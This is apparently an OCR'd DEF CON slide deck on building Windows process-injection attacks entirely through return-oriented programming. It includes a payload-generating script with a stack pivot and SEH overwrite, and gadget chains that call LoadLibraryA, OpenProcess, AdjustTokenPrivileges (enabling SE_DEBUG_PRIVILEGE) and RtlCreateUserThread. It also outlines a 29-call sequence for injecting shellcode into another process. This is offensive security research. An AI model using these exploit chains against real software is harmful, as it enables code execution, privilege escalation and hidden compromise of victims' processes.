

DEFCON
Techniques for Creating Process Injection Attacks with Advanced Return-Oriented Programming
Dr. Bramwell Brizendine
Shiva Shashank Kusuma

Dr. Bramwell Brizendine



- Director of the VERONA Lab @ UAH
  - Vulnerability and Exploitation Research for Offensive and Novel Attacks Lab
- Creator of ShellWasp:
  - https://github.com/Bw3ll/ShellWasp
- Creator of the JOP ROCKET:
  - http://www.joprocket.com
- Creator of SHAREM:
  - https://github.com/Bw3ll/sharem
- Creator of ROP ROCKET:
  - https://github.com/Bw3ll/ROP_ROCKET
- Interests: software exploitation, reverse engineering, code-reuse attacks, malware analysis, and offensive security
- Regular speaker at many conferences: DEF CON, Black Hat, Hack in the Box, Virus Bulletin
- Assistant Professor of Computer Science at UAH
- Education:
  - 2019 Ph.D in Cyber Operations
  - 2016: M.S. in Applied Computer Science
  - 2014: M.S. in Information Assurance
- Contact:
  - bramwell.brizendine@gmail.com
  - bramwell.brizendine@uah.edu

Shiva Shashank Kusuma



- Computer Science Graduate student at the University of Alabama in Huntsville.
- Passion for software engineering, cybersecurity, and Return-Oriented Programming.

- Interests:
  - Writing software, web apps, blockchain.

- Education:
  - 2025: Master’s in Cybersecurity (in progress)
  - 2024: Master's in Computer Science
  - 2020: Bachelor's in Computer Science





- Contact:
  - shashanktechcs@gmail.com
  - github.com/shashankpie
  - linkedin.com/in/shashankpie

Our Agenda

- The general approach – Shellcodeless ROP
- Creating Unique Patterns for Process Injection
- Generic ROP Techniques for Process Injection
- Sample Process Injection 1
  - Includes unique, universal solution to doing string comparisons and identifying PIDs purely by ROP.
- Demo
- Sample Process Injection 2: Injecting into Different Architectures
- Concluding Remarks



Some Words on the Experiments

- Done in a contrived binary, latest Windows 10 build.
- Binary is replete with convenient ROP gadgets.
- This is intended to be done in a compromised, vulnerable software, not as sub-component of red team software or malware.

```
        0x42424242,
        0x42424242,
]

rop = ''.join(struct.pack('<I', _) for _ in rop_gadgets)
padding = "f"*0x1000
# ropStuff= rop  + "d"*(0x6500-len(rop))
ropStuff= padding + rop  + "d"*(0x6500-len(rop+padding))
ropStuff+=params    # This means params start at 0x8000  . Rops max size is 0x6999

payload= ropStuff+ "b"*(27081 -len(ropStuff) )

rop_gadgets = [    # keep this - for stack pivot
        0x004026a5, # (0x26a5) pop edi # ret
        0x79000,
        0x00401509, # (0x1509) mov esp, edi # ret
]

rop2 = ''.join(struct.pack('<I', _) for _ in rop_gadgets)
payload +=rop2
payload +="c"*4076
# payload +="c"*(4076 - 64)
payload +=  b'\xe0\x19\x40\x00'  # 004019e0   add esp, nseh
payload +=  b'\xe0\x19\x40\x00'  # 004019e0         seh

evil = open("test.bin", "wb")
evil.write(payload)
evil.close()
```

earlier set of ROP gadgets

stack Pivot

seh overwrite



Introducing “Shellcodeless” ROP

- What if we reimplement the shellcode through pure ROP, or **“shellcodeless” ROP**?
  - Then there is no need to bypass DEP and we have similar or equivalent functionality to executing shellcode.
- We call the desired WinAPIs directly with the appropriate parameters, each loaded via ROP.
  - These different WinAPIs, much like ROP gadgets, can be chained together to produce **complex functionality**, **equivalent to a shellcode**.
- This technique has been around in ROP for a while, but very rarely done in Windows, due to elaborate setup.
  - **Brizendine and Babcock** also provided a **“Shellcodeless” JOP attack** for a previous Black Hat, allowing for an executable to be downloaded and then executed: shellcodelessJOP noAudio - YouTube



A totally fanciful, AI image of process injection.



“Shellcodeless” ROP

```
# chain Pattern
# EAX: bInheritHandle
# ECX: dwDesiredAccess
# ESP: SKIP
# EDI: RET 8
# ESI: ROPNOP (RETN)
# EBP: ROPNOP (RETN)
# EBX: OpenProcessStub
# EDX: ReturnAddress
```

- Two approaches can be used: **pushad** or **mov dereferences**, where you precisely build the parameters onto the stack.
- With **pushad**, we preload registers with certain values, such that after **pushad**, they are **aligned on the stack** in **precisely the correct order**, for that API to be called.

```
#EDI, ESI, EBP, ESP, EBX, EDX, ECX, EAX   Pushad
# 1    2    3    4    5    6    7    8
#ret8 ret  ret  skip [OP]  RA   dwDA bInheritHandle
```

Pushad has registers loaded with values. Pushad pushes them onto the stack in predefined order.

```
0x004017a7, # pushal # ret
```

Mov dereference – we precisely set up the stack with parameter values.

```
0x0040165d, # mov dword ptr [edi], ecx # ret
0x0040132d, # inc edi # ret   Mov dereference
0x0040132d, # inc edi # ret
0x0040132d, # inc edi # ret
0x0040132d, # inc edi # ret
```



Finding Patterns



- Pushad puts registers onto the stack in predefined, predictable order.
- This knowledge can be weaponized to create multiple patterns for a given WinAPI or native API.

Slot 1	Slot 2	Slot 3	Slot 4	Slot 5	Slot 6	Slot 7	Slot 8
EDI	ESI	EBP	ESP	EBX	EDX	ECX	EAX

Chaining WinAPIs Together



GetProcAddress chain

```
# Moving the value of hModule (EBX) into EAX
0x004014ac, # mov eax, ebx # ret

# EDI slot - 1
0x004016d7, # pop edi # ret #load
0x004050dd, # ret 8

# ESI slot - 2
0x004016d9, # pop esi # ret #load
0x00405153, # ret

# EBP slot - 3
0x004016db, # pop ebp # ret #load
0x00030620,

# ESP slot - 4
# (skip)

# EBX slot - 5
0x004016d1, # pop ebx # ret #load
0x00401879, # jmp dword ptr [ebp]

# EDX slot - 6
0x004016d5, # pop edx # ret #load
0x00405153, # ret --> set breakpoint on ReturnAddress

# ECX slot - 7
# EAX has the hModule, which is now moved into ECX
0x0040149a, # mov ecx, eax # ret

# EAX slot - 8
# Locating the EAX parameter (string = OpenProcess) o
0x004016cf, # pop eax # ret #load
0x0007e555,
# 0x00401713, # add eax, esp # ret

# END of slots
0x004017a7, # pushal # ret
```

```
# chain for GetProcAddress
# (protect EAX)
# EAX: lpProcName (OpenProcess) [excluded regs:
ECX]
# ECX: hModule
# ESP: SKIP
# EDI: RET 8 [excluded regs: EAX]
 ESI: ROPNOP (RETN)
# EBP: PTR to GetProcAddress
# EBX: JMP dword ptr [EBP]
# EDX: ReturnAddress
#EDI, ESI, EBP, ESP, EBX, EDX, ECX, EAX
# 1    2    3    4    5    6    7    8
#ret8 ret 30500 skip  jmp  RA hModule lpProcName
```

This is a pattern

Values on the stack from pushad...

- Chaining multiple WinAPIs together is easy.
- Most serve a simple purpose; the return value typically can be obtained via eax.
  - With native APIs, we may need to look to OUT parameters.

From the OpenProcess chain

```
# EBX slot - 5
# Moving the value of OpenProcessStub (EAX) into EBX
0x00401497, # mov ebx, eax # ret
```

OpenProcess runtime address now in EAX!



Creating Unique Patterns for ROP

- When using pushad, the conetnts of registers are pushed onto the stack in a predictable order.
- As a community, we have long since weaponized this to allow us to both load parameters for and call a WinAPI.
- Automatic ROP chain construction is relatively rare with few tools historically doing this, e.g. Mona.
  - The tool with the most is ROP ROCKET, created by Bramwell Brizendine.
- Having multiple patterns means if it is impossible to succeed with one pattern, we can simply try another.
  - Some WinAPIs have dozens of patterns.


```
# RtlCreateUserThread

# This is done using pushad and mov dereference

# chain
# (protect EAX)
# EAX: SecurityDescriptor
# ECX: ProcessHandle
# ESP: SKIP
# EDI: ROPNOP (RETN)
# ESI: ROPNOP (RETN)
# EBP: POP (to skip ESP) [excluded regs: EDI, ESI, EAX]
# EBX: RtlCreateUserThreadStub
# EDX: ReturnAddress

#EDI, ESI, EBP, ESP, EBX, EDX, ECX, EAX
# 1    2    3    4    5    6    7    8
#ret  ret  pop      [RCUT] RA  PrH SecurityDescriptor

# After pushad
# CreateSuspended
# StackZeroBits
# StackReserved
# StackCommit
# StartAddress
# StartParameter
# ThreadHandle
# ClientID
```

This combines pushad and mov dereference.

Pushad

Pushad

Mov dereference


ROP Techniques
to Help with
Process Injection

Example: Using Function Output as a Parameter

- **GetProcAddress()** requires a **handle** to a module as a parameter.
  - **LoadLibraryA()** returns this handle into EAX if successful.
- The return address and hModule are missing before pushad.

- We will need to use ROP to push this onto the stack before calling **GetProcAddress()**.
  - After pushad, the parameters are set up and the function can be called.



LoadLibraryA()

```
# EAX slot - 8
0x004016cf, # pop eax # ret #load
0x00405153, # ret
# LoadLibraryA will return hModule from EAX
# value from EAX should pass to the next part (GetProcAddress)

# END of slots
0x004017a7, # pushal # ret

# save the value of EAX (hModule) in some register (EBX) and pass
0x00401497, # mov ebx, eax # ret
```


Output

GetProcAddress()

```
# ECX slot - 7
# EBX has the hModule, which is now moved into ECX
0x0040149a, # mov ecx, ebx # ret
```

Input

Example: Structures as Parameters



- Sometimes functions will require a pointer to a structure as a parameter.
- We'll need to check the format of the structure and build it somewhere in memory with compatible values.
- Process32First uses a struct.

```
typedef struct tagPROCESSENTRY32 {
  DWORD      dwSize;
  DWORD      cntUsage;
  DWORD      th32ProcessID;
  ULONG_PTR th32DefaultHeapID;
  DWORD      th32ModuleID;
  DWORD      cntThreads;
  DWORD      th32ParentProcessID;
  LONG       pcPriClassBase;
  DWORD      dwFlags;
  CHAR       szExeFile[MAX_PATH];
} PROCESSENTRY32;
```

```
# --PROCESSENTRY32 struct--
# Making first struct for dwSize (0x128)
0x004016d3, # pop ecx # ret #load
0x00000128,
0x0040165d, # mov dword ptr [edi], ecx # ret
0x0040132d, # inc edi # ret
0x0040132d, # inc edi # ret
0x0040132d, # inc edi # ret
0x0040132d, # inc edi # ret
# Making the remaining struct to 0's
0x0040135e, # xor ecx, ecx # ret
0x0040165d, # mov dword ptr [edi], ecx # ret
0x0040132d, # inc edi # ret
0x0040132d, # inc edi # ret
0x0040132d, # inc edi # ret
0x0040132d, # inc edi # ret
0x0040165d, # mov dword ptr [edi], ecx # ret
0x0040132d, # inc edi # ret
0x0040132d, # inc edi # ret
0x0040132d, # inc edi # ret
0x0040132d, # inc edi # ret
```

MOV dereference

MOV dereference

MOV dereference


AdjustTokenPrivilege Structures

```
BOOL AdjustTokenPrivileges(
  [in]            HANDLE            TokenHandle,
  [in]            BOOL              DisableAllPrivileges,
  [in, optional]  PTOKEN_PRIVILEGES NewState,
  [in]            DWORD             BufferLength,
  [out, optional] PTOKEN_PRIVILEGES PreviousState,
  [out, optional] PDWORD            ReturnLength
);
```

```
typedef struct _TOKEN_PRIVILEGES {
  DWORD               PrivilegeCount;
  LUID_AND_ATTRIBUTES Privileges[ANYSIZE_ARRAY];
} TOKEN_PRIVILEGES, *PTOKEN_PRIVILEGES;
```

```
typedef struct _LUID_AND_ATTRIBUTES {
  LUID  Luid;
  DWORD Attributes;
} LUID_AND_ATTRIBUTES, *PLUID_AND_ATTRIBUTES;
```

```
typedef struct _LUID {
  DWORD LowPart;
  LONG  HighPart;
} LUID, *PLUID;
```



```
# Making the struct for NewState parameter
0x004028e7, # pop edi # ret #load
0x0007D354,

# PrivilegeCount
0x004016d3, # pop ecx # ret #load
0x00000001, # privilege
0x0040165d, # mov dword ptr [edi], ecx # ret
0x0040132d, # inc edi # ret
0x0040132d, # inc edi # ret
0x0040132d, # inc edi # ret
0x0040132d, # inc edi # ret

# LUID_AND_ATTRIBUTES struct
0x004016d3, # pop ecx # ret #load
0x0007de54,
0x0040165d, # mov dword ptr [edi], ecx # ret
0x0040132d, # inc edi # ret
0x0040132d, # inc edi # ret
0x0040132d, # inc edi # ret
0x0040132d, # inc edi # ret

# Inside LUID_AND_ATTRIBUTES
# LUID
0x004028e7, # pop edi # ret #load
0x0007de54,
0x004016d3, # pop ecx # ret #load
0x0007E354,
0x0040165d, # mov dword ptr [edi], ecx # ret
0x0040132d, # inc edi # ret
0x0040132d, # inc edi # ret
0x0040132d, # inc edi # ret
0x0040132d, # inc edi # ret
# Attributes
0x004016d3, # pop ecx # ret #load
0x00000002, # SE_PRIVILEGE_ENABLED
0x0040165d, # mov dword ptr [edi], ecx # ret
0x0040132d, # inc edi # ret
0x0040132d, # inc edi # ret
0x0040132d, # inc edi # ret
0x0040132d, # inc edi # ret
```

mov dereference

mov dereference

mov dereference

- AdjustTokenPrivilege requires many structures and nested structures as parameters.
- All must be set up via ROP.

Pointer to LUID


```
# Inside LUID
# LowPart
0x004028e7, # pop edi # ret #load
0x0007E354,
0x004016d3, # pop ecx # ret #load
0x00000020, # SE_DEBUG_PRIVILEGE
0x0040165d, # mov dword ptr [edi], ecx # ret
0x0040132d, # inc edi # ret
0x0040132d, # inc edi # ret
0x0040132d, # inc edi # ret
0x0040132d, # inc edi # ret
# HighPart
0x004016d3, # pop ecx # ret #load
0x00000000,
0x0040165d, # mov dword ptr [edi], ecx # ret
0x0040132d, # inc edi # ret
0x0040132d, # inc edi # ret
0x0040132d, # inc edi # ret
0x0040132d, # inc edi # ret
```

mov dereference

mov dereference

Pointer to LowPart

Storing Important Addresses/Values



- In our example, we obtain the hModule from LoadLibraryA.
  - This is an important value, and we could save a lot of time by storing it to memory.
- We cam save important addresses or values in memory and retrieve them later.
- This technique is useful to store the return value of a WinAPI call.
  - If the return value needs to be used several times, storing it eliminates the need to keep calling LoadLibraryA.
  - This is what sophisticated shellcode does!
    - We can do the same with shellcodeless ROP!
- Retrieving the values is relatively simple, as seen below.
- Save, retrieve – rinse and repeat – this can help avoid lots of unnecessary calls.

```
# Store the handle to kernel32.dll (hModule) on the stack before -700 location
0x004016d3, # pop ecx # ret #load
0xFFFFFD44, #
0x0040173d, # add ecx, esp # ret
0x0040160f, # mov dword ptr [ecx], eax # ret
# 78d90 this is where the hModule is saved
```

mov dereference

Storing the address of LoadLibraryA() for later use.

```
# Get the handle to kernel32.dll module from the stack dynamically
# 78d90
0x004016d3, # pop ecx # ret #load
0xfffffc80,
0x0040173d, # add ecx, esp # ret
0x004013df, # mov ebx, dword ptr [ecx] # ret
```

mov dereference

Retrieving the stored address later in the exploit. This can be done many times as needed.

Combining mov dereference and pushad

- Sometimes we use both mov dereference and pushad to form a ROP chain pattern.
- With pushad a maximum of four parameters can be used if avoiding the ESP register; five parameters can be used if using ESP.
- The remaining parameters can be supplied via mov dereference.
  - Another option is to use all mov dereferences.
- Using both mov dereference and pushad requires less bytes than all mov dereferences.







Placing strings and data in the payload




- Sometimes it's possible to supply strings directly in the payload:

```
urldll = 'kernel32.dll' + '\x00\x00'
urldll2 = 'Advapi32.dll' + '\x00\x00'
urldll3 = 'ntdll' + '\x00\x00'
lpFileName = '\\??\\c:\\Windows\\SysWOW64\\urlmon.dll' +
'\x00\x00'
```

We obviously don't care about NULL here. Other times, this is impossible.

- One must be mindful of bad chars such as NULL bytes.
  - The NULL bytes could be added later via ROP, if there were not payload restrictions.
- Data other than strings can also be supplied directly in this fashion.
  - This could be useful when needing to provide a pointer to a value.
- All the above could also be supplied in an obfuscated form and then deobfuscated via ROP, given no payload size restrictions.





Process Injection – 1



These are the different WinAPI's and native API's used for this technique:

1. CreateToolhelp32Snapshot
2. VirtualAlloc
3. Process32First
4. Process32Next
5. OpenProcess
6. OpenProcessToken
7. AdjustTokenPrivileges
8. CreateFileA
9. NtCreateSection
10. NtMapViewOfSection
11. VirtualProtectEx
12. WriteProcessMemory
13. CreateRemoteThread

A new Urlmon.dll is created and slithers up inside the victim target, an external process. We write malicious shellcode and then cause it to launch.


Complete Chain of WinAPIs and Native APIs Used
1. LoadLibraryA
2. GetProcAdress
3. CreateToolhelp32Snapshot
4. GetProcAdress
5. VirtualAlloc
6. GetProcAdress
7. Process32First
8. GetProcAdress
9. Process32Next
10. GetProcAdress
11. OpenProcess
12. LoadLibraryA
13. GetProcAdress
14. OpenProcessToken
15. GetProcAdress
16. AdjustTokenPrivileges
17. GetProcAdress
18. CreateFileA
19. LoadLibraryA
20. GetProcAdress
21. NtCreateSection
22. GetProcAdress
23. NtMapViewOfSection
24. GetProcAdress
25. VirtualProtectEx
26. GetProcAdress
27. WriteProcessMemory
28. GetProcAdress
29. CreateRemoteThread
DEFCON
Techniques for Creating Process Injection Attacks with Advanced Return-Oriented Programming

```
# EDI slot - 1
0x004016d7, # pop edi # ret #load
0x004050dd, # ret 8

# ESI slot - 2
0x004016d9, # pop esi # ret #load
0x00405153, # ret

# EBP slot - 3
0x004016db, # pop ebp # ret #load
0x00030600,

# ESP slot - 4
# (skip)

# EBX slot - 5
0x004016d1, # pop ebx # ret #load
0x00401879, # jmp dword ptr [ebp]

# EDX slot - 6
0x004016d5, # pop edx # ret #load
0x00405153, # ret --> set breakpoint on ReturnAddress

# ECX slot - 7
# Locating the ECX parameter (string = kernel32.dll) on the stac
0x004016d3, # pop ecx # ret #load
0x0007e500, # string "kernel32.dll"

# EAX slot - 8
0x004016cf, # pop eax # ret #load
0x00405153, # ret
# LoadLibraryA will return hModule from EAX
# value from EAX should pass to the next part (GetProcAddress)

# END of slots
0x004017a7, # pushal # ret
```

Pushad



LoadLibraryA: Using Pushad

- LoadLibraryA returns the needed runtime address of a DLL, loading it if necessary.

All parameters are created using pushad technique.

LoadLibraryA for CreateToolhelp32Snapshot

- Weaponizing pushad, we have about a dozen patterns to cause it to load the target DLL.

```
004017a7 60                pushad
004017a8 c3                ret
```

Stack values after pushad for the LoadLibraryA ROP chain:

Memory

Virtual: @esp

